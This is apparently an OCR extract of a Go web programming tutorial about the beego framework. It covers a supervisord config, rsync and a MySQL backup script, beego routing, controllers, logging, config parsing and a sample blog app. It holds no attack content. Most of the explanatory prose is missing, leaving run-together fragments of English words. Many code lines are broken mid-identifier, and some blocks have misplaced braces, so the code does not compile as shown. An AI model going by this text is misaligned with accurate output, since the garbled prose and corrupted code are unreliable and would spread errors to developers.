    [inet_http_server]
    # Web
    port=9001
    username = admin
    password = yourpassword

    [supervisorctl]
    ;    'unix_http_server'
    serverurl = unix:///var/run/supervisord.sock

    [supervisord]
    logfile=/var/log/supervisord/supervisord.log ; (main log file;default $CWD/supervisord.log)
    logfile_maxbytes=50MB       ; (max main logfile bytes b4 rotation;default 50MB)
    logfile_backups=10          ; (num of main logfile rotation backups;default 10)
    loglevel=info               ; (log level;default info; others: debug,warn,trace)
    pidfile=/var/run/supervisord.pid ; (supervisord pidfile;default supervisord.pid)
    nodaemon=true              ; (start in foreground if true;default false)
    minfds=1024                 ; (min. avail startup file descriptors;default 1024)
    minprocs=200                ; (min. avail process descriptors;default 200)
    user=root                 ; (default is current user, required if root)
    childlogdir=/var/log/supervisord/            ; ('AUTO' child log dir, default $TEMP)

    [rpcinterface:supervisor]
    supervisor.rpcinterface_factory = supervisor.rpcinterface:make_main_rpcinterface

    ; program
    [program:blogdemon]
```

```
      command=/data/blog/blogdemon
      autostart = true
      startsecs = 5
      user = root
      redirect_stderr = true
      stdout_logfile = /var/log/supervisord/blogdemon.log
```

Supervisord

Supervisordsupervisorsupervisorctl

- supervisordSupervisord
- supervisorctl stop programxxx(programxxx)programxxx [program:blogdemon]blogdemon
- supervisorctl start programxxx
- supervisorctl restart programxxx
- supervisorctl stop allstartrestartstop
- supervisorctl reload

GodaemonGodaemondaemonpythonSupervisordSupervisordGo

links

-
- :
- :

12.4

/Mysqlredis

Web

rsyncrsyncwindowswindowscwrsync

rsync

rysnc   http://rsync.samba.org/ rsyncLinux

```
# sudo apt-get  install  rsync  debianubuntu
# yum install rsync    FedoraRedhatCentOS
# rpm -ivh rsync       FedoraRedhatCentOS rpm
```

Linux

```
tar xvf  rsync-xxx.tar.gz
cd rsync-xxx
./configure --prefix=/usr  ;make ;make install   gcc
```

rsync

rsyncrsyncd.conf()rsyncd.secrets()rsyncd.motd(rysnc)

rsync

-

  ```
  #/usr/bin/rsync --daemon  --config=/etc/rsyncd.conf
  ```

--daemonrsyncrsync

```
echo 'rsync --daemon' >> /etc/rc.d/rc.local
```

rsync

```
echo ':'          > /etc/rsyncd.secrets
chmod 600 /etc/rsyncd.secrets
```

-

```
  rsync -avzP  --delete  --password-file=rsyncd.secrets   @   1
92.168.145.5::www /var/rsync/backup
```

i. -avzP--help

ii. --delete AB

iii. --password-file /etc/rsyncd.secrets /etc/rsyncd.secrets cron

iv. "" /etc/rsyncd.secrets

v. 192.168.145.5 IP

vi. ::www2 : www /etc/rsyncd.conf [www]/etc/rsyncd.conf [www] :

crontabrsync

MySQL

MySQLMySQLmaster/slavemaster/slave
master/slave

shellrsync

mysqlmysqldump

```
#!/bin/bash

#
mysql_user="USER" #MySQL
mysql_password="PASSWORD" #MySQL
mysql_host="localhost"
mysql_port="3306"
mysql_charset="utf8" #MySQL
backup_db_arr=("db1" "db2") # ("db1" "db2" "db3")

backup_location=/var/www/mysql  #"/",

expire_backup_delete="ON" # ON OFF
expire_days=3 # expire_backup_delete

#
backup_time=`date +%Y%m%d%H%M`  #
backup_Ymd=`date +%Y-%m-%d` #
backup_3ago=`date -d '3 days ago' +%Y-%m-%d` #3
backup_dir=$backup_location/$backup_Ymd  #
welcome_msg="Welcome to use MySQL backup tools!" #

# MYSQL,mysql
mysql_ps=`ps -ef |grep mysql |wc -l`
mysql_listen=`netstat -an |grep LISTEN |grep $mysql_port|wc -l`
if [ [$mysql_ps == 0] -o [$mysql_listen == 0] ]; then
        echo "ERROR:MySQL is not running! backup stop!"
        exit
else
        echo $welcome_msg
fi

# mysql
mysql -h$mysql_host -P$mysql_port -u$mysql_user -p$mysql_password <<end
use mysql;
select host,user from user where user='root' and host='localhost';
```

```
exit
end

flag=`echo $?`
if [ $flag != "0" ]; then
        echo "ERROR:Can't connect mysql server! backup stop!"
        exit
else
        echo "MySQL connect ok! Please wait......"
        #
        if [ "$backup_db_arr" != "" ];then
                #dbnames=$(cut -d ',' -f1-5 $backup_database)
                #echo "arr is (${backup_db_arr[@]})"
                for dbname in ${backup_db_arr[@]}
                do
                        echo "database $dbname backup start..."
                        `mkdir -p $backup_dir`
                        `mysqldump -h$mysql_host -P$mysql_port -u$mysql_user -p$mysql_password $dbname --default-character-set=$mysql_charset | gzip > $backup_dir/$dbname-$backup_time.sql.gz`
                        flag=`echo $?`
                        if [ $flag == "0" ];then
                                echo "database $dbname success backup to $backup_dir/$dbname-$backup_time.sql.gz"
                        else
                                echo "database $dbname backup fail!"

                        fi

                done
        else
                echo "ERROR:No database to backup! backup stop"
                exit
        fi
        #
        if [ "$expire_backup_delete" == "ON" -a  "$backup_location" != "" ];then
                 #`find $backup_location/ -type d -o -type f -ctime +$expire_days -exec rm -rf {} \;`
                 `find $backup_location/ -type d -mtime +$expire_days | xargs rm -rf`
                 echo "Expired backup data delete complete!"
        fi
        echo "All database backup success! Thank you!"
        exit
fi
```

shell

```
chmod 600 /root/mysql_backup.sh
chmod +x /root/mysql_backup.sh
```

crontab00:00/var/www/mysqlrsync

```
00 00 * * * /root/mysql_backup.sh
```

MySQL

MySQLslave

SQL

```
mysql -u username -p databse < backup.sql
```

redis

redisNoSQLredismaster/slaveredisrsync

redis

redisMySQL

rediscopyredisredisredis

rsyncMySQLredis

links

-
- :
- :

12.5

Web

-
-
- 404
- ()
-
-

Web


links

-
- :
- : Web

13 Web

GoWebWebGoWebMVCURLcontrollerresponse
requestWeb

WebMVCMVC




links

-
- :
- :

13.1

gopath


gopathGOPATHGOPATHwindowlinux/MacOS `export gopath=/home/astaxie/gopath` gopathpkgbinsrcsrcbeeblogwindow



变量	值
PATH	C:\Program Files\OpenVPN\bin
SSH_AGENT_PID	6060
SSH_AUTH_SOCK	/tmp/ssh-jNPZLj3424/agent.3424
TEMP	C:\Documents and Settings\xieme...
TMP	C:\Documents and Settings\xieme...

变量	值
FP_NO_HOST_C...	NO
GOPATH	F:\yunio\gopath
GOROOT	C:\Go\
LIBRARY_PATH	C:\MinGW\include
NUMBER_OF_PR...	2
OS	Windows_NT

13.1 GOPATH



F:\yunio\gopath\src


beeblog

13.2 $gopath/src

--MVCGo

- (Model)
- (View) Go RSS “”GotemplateView
- (Controller) HTTP

:



13.3

1. main.go
2. HTTPURLmethod()
3.
4. HTTP
5.
6. Web

```
|——main.go
|——conf
|——controllers
|——models
|——utils
|——static
|——views
```

REST

GOPATHMVC

links

-
- :
- :

13.2

HTTP

HTTPHTTP(struct)

- (path)(:/user/123,/article/123)(?id=11)
- HTTP(method)(GETPOSTPUTDELETEPATCH)

()

3.4GohttpGohttp

```
    func fooHandler(w http.ResponseWriter, r *http.Request) {
        fmt.Fprintf(w, "Hello, %q", html.EscapeString(r.URL.Path))
    }

    http.HandleFunc("/foo", fooHandler)

    http.HandleFunc("/bar", func(w http.ResponseWriter, r *http.Req
uest) {
        fmt.Fprintf(w, "Hello, %q", html.EscapeString(r.URL.Path))
    })

    log.Fatal(http.ListenAndServe(":8080", nil))
```

httpDefaultServeMuxURL(r.URL.Path)

-
-

Go `http.Handle` `http.HandleFunc` `DefaultServeMux.Handle(pattern string, handler Handler)` ,map `map[string]muxEntry`

GotcpHandlernil `http.DefaultServeMux` `DefaultServeMux.ServeHTTP` mapURL

```
    for k, v := range mux.m {
        if !pathMatch(k, path) {
            continue
        }
        if h == nil || len(k) > n {
            n = len(k)
            h = v.h
        }
    }
```

beego

WebhttpGo

- /user/:uid
- REST/fooGETPOSTDELETEHEAD
- APIstruct

beegoRESTGo

RESTstructstructmethod

controllerInfo(structreflect.Type)ControllerRegistor(routersslicebeego
)

```
    type controllerInfo struct {
        regex          *regexp.Regexp
        params         map[int]string
        controllerType reflect.Type
    }

    type ControllerRegistor struct {
        routers     []*controllerInfo
        Application *App
    }
```

ControllerRegistor

```
    func (p *ControllerRegistor) Add(pattern string, c ControllerIn
terface)
```

```
    func (p *ControllerRegistor) Add(pattern string, c ControllerIn
terface) {
        parts := strings.Split(pattern, "/")

        j := 0
        params := make(map[int]string)
        for i, part := range parts {
            if strings.HasPrefix(part, ":") {
                expr := "([^/]+)"

                //a user may choose to override the defult expressi
on

                // similar to expressjs: ‘/user/:id([0-9]+)’

                if index := strings.Index(part, "("); index != -1 {
                    expr = part[index:]
                    part = part[:index]
                }
                params[j] = part
                parts[i] = expr
                j++
            }
        }

        //recreate the url pattern, with parameters replaced
        //by regular expressions. then compile the regex

        pattern = strings.Join(parts, "/")
        regex, regexErr := regexp.Compile(pattern)
        if regexErr != nil {

            //TODO add error handling here to avoid panic
            panic(regexErr)
            return
        }

        //now create the Route
        t := reflect.Indirect(reflect.ValueOf(c)).Type()
        route := &controllerInfo{}
        route.regex = regex
        route.params = params
        route.controllerType = t

        p.routers = append(p.routers, route)

    }
```

GohttpFileServerbeegoStaticDirStaticDirmap

```
    func (app *App) SetStaticPath(url string, path string) *App {
        StaticDir[url] = path
        return app
    }
```

```
    beego.SetStaticPath("/img","/static/img")
```

ControllerRegistor

```
    // AutoRoute
    func (p *ControllerRegistor) ServeHTTP(w http.ResponseWriter, r
*http.Request) {
        defer func() {
            if err := recover(); err != nil {
                if !RecoverPanic {
                    // go back to panic
                    panic(err)
            } else {
                Critical("Handler crashed with error", err)
                for i := 1; ; i += 1 {
                    _, file, line, ok := runtime.Caller(i)
                    if !ok {
                        break
                    }
                    Critical(file, line)
                }
            }
        }
    }()
    var started bool
    for prefix, staticDir := range StaticDir {
        if strings.HasPrefix(r.URL.Path, prefix) {
            file := staticDir + r.URL.Path[len(prefix):]
            http.ServeFile(w, r, file)
            started = true
            return
        }
    }
    requestPath := r.URL.Path

    //find a matching Route
    for _, route := range p.routers {

        //check if Route pattern matches url
        if !route.regex.MatchString(requestPath) {
            continue
        }

        //get submatches (params)
        matches := route.regex.FindStringSubmatch(requestPath)

        //double check that the Route matches the URL pattern.
        if len(matches[0]) != len(requestPath) {
            continue
        }

        params := make(map[string]string)
        if len(route.params) > 0 {
            //add url parameters to the query param map
            values := r.URL.Query()
            for i, match := range matches[1:] {
                values.Add(route.params[i], match)
                params[route.params[i]] = match
                }

                //reassemble query params and add to RawQuery
                r.URL.RawQuery = url.Values(values).Encode() + "&"
+ r.URL.RawQuery
                //r.URL.RawQuery = url.Values(values).Encode()
            }
            //Invoke the request handler
            vc := reflect.New(route.controllerType)
            init := vc.MethodByName("Init")
            in := make([]reflect.Value, 2)
            ct := &Context{ResponseWriter: w, Request: r, Params: p
arams}
            in[0] = reflect.ValueOf(ct)
            in[1] = reflect.ValueOf(route.controllerType.Name())
            init.Call(in)
            in = make([]reflect.Value, 0)
            method := vc.MethodByName("Prepare")
            method.Call(in)
            if r.Method == "GET" {
                method = vc.MethodByName("Get")
                method.Call(in)
            } else if r.Method == "POST" {
                method = vc.MethodByName("Post")
                method.Call(in)
            } else if r.Method == "HEAD" {
                method = vc.MethodByName("Head")
                method.Call(in)
            } else if r.Method == "DELETE" {
                method = vc.MethodByName("Delete")
                method.Call(in)
            } else if r.Method == "PUT" {
                method = vc.MethodByName("Put")
                method.Call(in)
            } else if r.Method == "PATCH" {
                method = vc.MethodByName("Patch")
                method.Call(in)
            } else if r.Method == "OPTIONS" {
                method = vc.MethodByName("Options")
                method.Call(in)
            }
            if AutoRender {
                method = vc.MethodByName("Render")
                method.Call(in)
            }
            method = vc.MethodByName("Finish")
            method.Call(in)
            started = true
            break
        }

        //if no matches to url, throw a not found exception
        if started == false {
            http.NotFound(w, r)
        }
    }
```

```
    beego.BeeApp.RegisterController("/", &controllers.MainController{})
```

```
    beego.BeeApp.RegisterController("/:param", &controllers.UserController{})
```

```
    beego.BeeApp.RegisterController("/users/:uid([0-9]+)", &controllers.UserController{})
```

links

-
- :
- : controller

13.3 controller

MVCActionWebRESTFilterrewriteURLRESTURLREST MVCRESTMVC controllerWeb“Hello, world”

controller

MVCWeb ModelView Controller(UI)ModelView HTMLControllerWebURLURLcontrollerMVCModelView302 ModelViewcontroller

beego REST

structstructRESTcontrollerstructinterface

```
type Controller struct {
    Ct        *Context
    Tpl       *template.Template
    Data      map[interface{}]interface{}
    ChildName string
    TplNames  string
    Layout    []string
    TplExt    string
}

type ControllerInterface interface {
    Init(ct *Context, cn string)    //
    Prepare()                       //
    Get()                           //method=GET
    Post()                          //method=POST
    Delete()                        //method=DELETE
```

```
        Put()                           //method=PUT
        Head()                          //method=HEAD
        Patch()                         //method=PATCH
        Options()                       //method=OPTIONS
        Finish()                        //
        Render() error                  //method
    }
```

addControllerInterfaceController

```
    func (c *Controller) Init(ct *Context, cn string) {
        c.Data = make(map[interface{}]interface{})
        c.Layout = make([]string, 0)
        c.TplNames = ""
        c.ChildName = cn
        c.Ct = ct
        c.TplExt = "tpl"
    }

    func (c *Controller) Prepare() {

    }

    func (c *Controller) Finish() {

    }

    func (c *Controller) Get() {
        http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
    }

    func (c *Controller) Post() {
        http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
    }

    func (c *Controller) Delete() {
        http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
    }

    func (c *Controller) Put() {
        http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
    }
    func (c *Controller) Head() {
        http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
    }

    func (c *Controller) Patch() {
        http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
    }

    func (c *Controller) Options() {
        http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
    }

    func (c *Controller) Render() error {
        if len(c.Layout) > 0 {
            var filenames []string
            for _, file := range c.Layout {
                filenames = append(filenames, path.Join(ViewsPath,
file))
            }
            t, err := template.ParseFiles(filenames...)
            if err != nil {
                Trace("template ParseFiles err:", err)
            }
            err = t.ExecuteTemplate(c.Ct.ResponseWriter, c.TplNames
, c.Data)
            if err != nil {
                Trace("template Execute err:", err)
            }
        } else {
            if c.TplNames == "" {
                c.TplNames = c.ChildName + "/" + c.Ct.Request.Method
 + "." + c.TplExt
            }
            t, err := template.ParseFiles(path.Join(ViewsPath, c.Tp
lNames))
            if err != nil {
                Trace("template ParseFiles err:", err)
            }
            err = t.Execute(c.Ct.ResponseWriter, c.Data)
            if err != nil {
                Trace("template Execute err:", err)
            }
        }
        return nil
    }
```

```
func (c *Controller) Redirect(url string, code int) {
    c.Ct.Redirect(code, url)
}
```

controllerurlcontroller


```
Init()
Prepare()
method()         method        GETPOSTPUTHEAD403

Render()              AutoRender
Finish()
```

---

beegocontroller

```
package controllers

import (
    "github.com/astaxie/beego"
)

type MainController struct {
    beego.Controller
}

func (this *MainController) Get() {
    this.Data["Username"] = "astaxie"
    this.Data["Email"] = "astaxie@gmail.com"
    this.TplNames = "index.tpl"
}
```

MainControllerGet(POST/HEAD)403GetAutoRender=trueGetRender



Hello, world!astaxie,astaxie@gmail.com

index.tpl

```
<!DOCTYPE html>
<html>
  <head>
    <title>beego welcome template</title>
  </head>
  <body>
    <h1>Hello, world!{{.Username}},{{.Email}}</h1>
  </body>
</html>
```

links

-
- :
- :

13.4

---

seeloglevellevellevel

beego

beegoseeloglevelbeegolog.Loggeros.Stdout,beego.SetLogger

```
// Log levels to control the logging output.
const (
    LevelTrace = iota
    LevelDebug
    LevelInfo
    LevelWarning
    LevelError
    LevelCritical
)

// logLevel controls the global log level used by the logger.
var level = LevelTrace

// LogLevel returns the global log level and can be used in
// own implementations of the logger interface.
func Level() int {
    return level
}

// SetLogLevel sets the global log level used by the simple
// logger.
func SetLevel(l int) {
    level = l
}
```

TraceSetLevel

```
// logger references the used application logger.
var BeeLogger = log.New(os.Stdout, "", log.Ldate|log.Ltime)

// SetLogger sets a new logger.
func SetLogger(l *log.Logger) {
    BeeLogger = l
}
```

```
// Trace logs a message at trace level.
func Trace(v ...interface{}) {
    if level <= LevelTrace {
        BeeLogger.Printf("[T] %v\n", v)
    }
}

// Debug logs a message at debug level.
func Debug(v ...interface{}) {
    if level <= LevelDebug {
        BeeLogger.Printf("[D] %v\n", v)
    }
}

// Info logs a message at info level.
func Info(v ...interface{}) {
    if level <= LevelInfo {
        BeeLogger.Printf("[I] %v\n", v)
    }
}

// Warning logs a message at warning level.
func Warn(v ...interface{}) {
    if level <= LevelWarning {
        BeeLogger.Printf("[W] %v\n", v)
    }
}

// Error logs a message at error level.
func Error(v ...interface{}) {
    if level <= LevelError {
        BeeLogger.Printf("[E] %v\n", v)
    }
}

// Critical logs a message at critical level.
func Critical(v ...interface{}) {
    if level <= LevelCritical {
        BeeLogger.Printf("[C] %v\n", v)
    }
}
```

BeeLoggeros.Stdoutbeego.SetLoggerlogger

- Trace
  - "Entered parse function validation block"
  - "Validation: entered second 'if'"
  - "Dictionary 'Dict' is empty. Using default value"
- Debug
  - "Web page requested: http://somesite.com Params='...'"
  - "Response generated. Response size: 10000. Sending."
  - "New file received. Type:PNG Size:20000"
- Info
  - "Web server restarted"
  - "Hourly statistics: Requested pages: 12345 Errors: 123 ..."
  - "Service paused. Waiting for 'resume' call"
- Warn
  - "Cache corrupted for file='test.file'. Reading from back-end"
  - "Database 192.168.0.7/DB not responding. Using backup 192.168.0.8/DB"
  - "No response from statistics server. Statistics not sent"
- Error
  - "Internal error. Cannot process request #12345 Error:...."
  - "Cannot perform login: credentials DB not responding"
- Critical
  - "Critical panic received: .... Shutting down"
  - "Fatal error: ... App is shutting down to prevent data corruption or loss"

levellevel=LevelWarningTraceDebugInfo

beego

beegokey=valueinimapstringint

ini

```
var (
    bComment = []byte{'#'}
    bEmpty   = []byte{}
    bEqual   = []byte{'='}
    bDQuote  = []byte{'"'}
)
```

```
// A Config represents the configuration.
type Config struct {
    filename string
    comment  map[int][]string  // id: []{comment, key...}; id 1 is for main comment.
    data     map[string]string // key: value
    offset   map[string]int64  // key: offset; for editing.
    sync.RWMutex
}
```

key=value

```
// ParseFile creates a new Config and parses the file configuration from the
// named file.
func LoadConfig(name string) (*Config, error) {
    file, err := os.Open(name)
    if err != nil {
        return nil, err
    }

    cfg := &Config{
        file.Name(),
        make(map[int][]string),
        make(map[string]string),
        make(map[string]int64),
        sync.RWMutex{},
    }
```

```
        cfg.Lock()
        defer cfg.Unlock()
        defer file.Close()

        var comment bytes.Buffer
        buf := bufio.NewReader(file)

        for nComment, off := 0, int64(1); ; {
            line, _, err := buf.ReadLine()
            if err == io.EOF {
                break
            }
            if bytes.Equal(line, bEmpty) {
                continue
            }

            off += int64(len(line))

            if bytes.HasPrefix(line, bComment) {
                line = bytes.TrimLeft(line, "#")
                line = bytes.TrimLeftFunc(line, unicode.IsSpace)
                comment.Write(line)
                comment.WriteByte('\n')
                continue
            }
            if comment.Len() != 0 {
                cfg.comment[nComment] = []string{comment.String()}
                comment.Reset()
                nComment++
            }

            val := bytes.SplitN(line, bEqual, 2)
            if bytes.HasPrefix(val[1], bDQuote) {
                val[1] = bytes.Trim(val[1], `"`)
            }

            key := strings.TrimSpace(string(val[0]))
            cfg.comment[nComment-1] = append(cfg.comment[nComment-1
], key)
            cfg.data[key] = strings.TrimSpace(string(val[1]))
            cfg.offset[key] = off
        }
        return cfg, nil
    }
```

boolintfloat64string

```
// Bool returns the boolean value for a given key.
func (c *Config) Bool(key string) (bool, error) {
    return strconv.ParseBool(c.data[key])
}

// Int returns the integer value for a given key.
func (c *Config) Int(key string) (int, error) {
    return strconv.Atoi(c.data[key])
}

// Float returns the float value for a given key.
func (c *Config) Float(key string) (float64, error) {
    return strconv.ParseFloat(c.data[key], 64)
}

// String returns the string value for a given key.
func (c *Config) String(key string) string {
    return c.data[key]
}
```

urljson

```
func GetJson() {
    resp, err := http.Get(beego.AppConfig.String("url"))
    if err != nil {
        beego.Critical("http get info error")
        return
    }
    defer resp.Body.Close()
    body, err := ioutil.ReadAll(resp.Body)
    err = json.Unmarshal(body, &AllInfo)
    if err != nil {
        beego.Critical("error:", err)
    }
    }
```

`beego.Critical` `beego.AppConfig.String("url")`(app.conf)

```
    appname = hs
    url ="http://www.api.com/api.html"
```

links

-
- : controller
- :

13.5

beegobeego

```
.
├── controllers
│   ├── delete.go
│   ├── edit.go
│   ├── index.go
│   ├── new.go
│   └── view.go
├── main.go
├── models
│   └── model.go
└── views
    ├── edit.tpl
```

```
        ├── index.tpl
        ├── layout.tpl
        ├── new.tpl
        └── view.tpl
```

```
    //
    beego.Router("/", &controllers.IndexController{})
    //
    beego.Router("/view/:id([0-9]+)", &controllers.ViewController{}
)
    //
    beego.Router("/new", &controllers.NewController{})
    //
    beego.Router("/delete/:id([0-9]+)", &controllers.DeleteControll
er{})
    //
    beego.Router("/edit/:id([0-9]+)", &controllers.EditController{}
)
```

```
    CREATE TABLE entries (
        id INT AUTO_INCREMENT,
        title TEXT,
        content TEXT,
        created DATETIME,
        primary key (id)
    );
```

IndexController:

```
type IndexController struct {
    beego.Controller
}

func (this *IndexController) Get() {
    this.Data["blogs"] = models.GetAll()
    this.Layout = "layout.tpl"
    this.TplNames = "index.tpl"
}
```

ViewController:

```
type ViewController struct {
    beego.Controller
}

func (this *ViewController) Get() {
    id, _ := strconv.Atoi(this.Ctx.Input.Params[":id"])
    this.Data["Post"] = models.GetBlog(id)
    this.Layout = "layout.tpl"
    this.TplNames = "view.tpl"
}
```

NewController

```
type NewController struct {
    beego.Controller
}

func (this *NewController) Get() {
    this.Layout = "layout.tpl"
```

```
        this.TplNames = "new.tpl"
    }

    func (this *NewController) Post() {
        inputs := this.Input()
        var blog models.Blog
        blog.Title = inputs.Get("title")
        blog.Content = inputs.Get("content")
        blog.Created = time.Now()
        models.SaveBlog(blog)
        this.Ctx.Redirect(302, "/")
    }
```

EditController

```
    type EditController struct {
        beego.Controller
    }

    func (this *EditController) Get() {
        id, _ := strconv.Atoi(this.Ctx.Input.Params[":id"])
        this.Data["Post"] = models.GetBlog(id)
        this.Layout = "layout.tpl"
        this.TplNames = "edit.tpl"
    }

    func (this *EditController) Post() {
        inputs := this.Input()
        var blog models.Blog
        blog.Id, _ = strconv.Atoi(inputs.Get("id"))
        blog.Title = inputs.Get("title")
        blog.Content = inputs.Get("content")
        blog.Created = time.Now()
        models.SaveBlog(blog)
        this.Ctx.Redirect(302, "/")
    }
```

DeleteController

```
type DeleteController struct {
    beego.Controller
}

func (this *DeleteController) Get() {
    id, _ := strconv.Atoi(this.Ctx.Input.Params[":id"])
    blog := models.GetBlog(id)
    this.Data["Post"] = blog
    models.DelBlog(blog)
    this.Ctx.Redirect(302, "/")
}
```

model

```
package models

import (
    "database/sql"
    "github.com/astaxie/beedb"
    _ "github.com/ziutek/mymysql/godrv"
    "time"
)

type Blog struct {
    Id      int `PK`
    Title   string
    Content string
    Created time.Time
}

func GetLink() beedb.Model {
    db, err := sql.Open("mymysql", "blog/astaxie/123456")
    if err != nil {
        panic(err)
    }
    orm := beedb.New(db)
    return orm
}

func GetAll() (blogs []Blog) {
    db := GetLink()
    db.FindAll(&blogs)
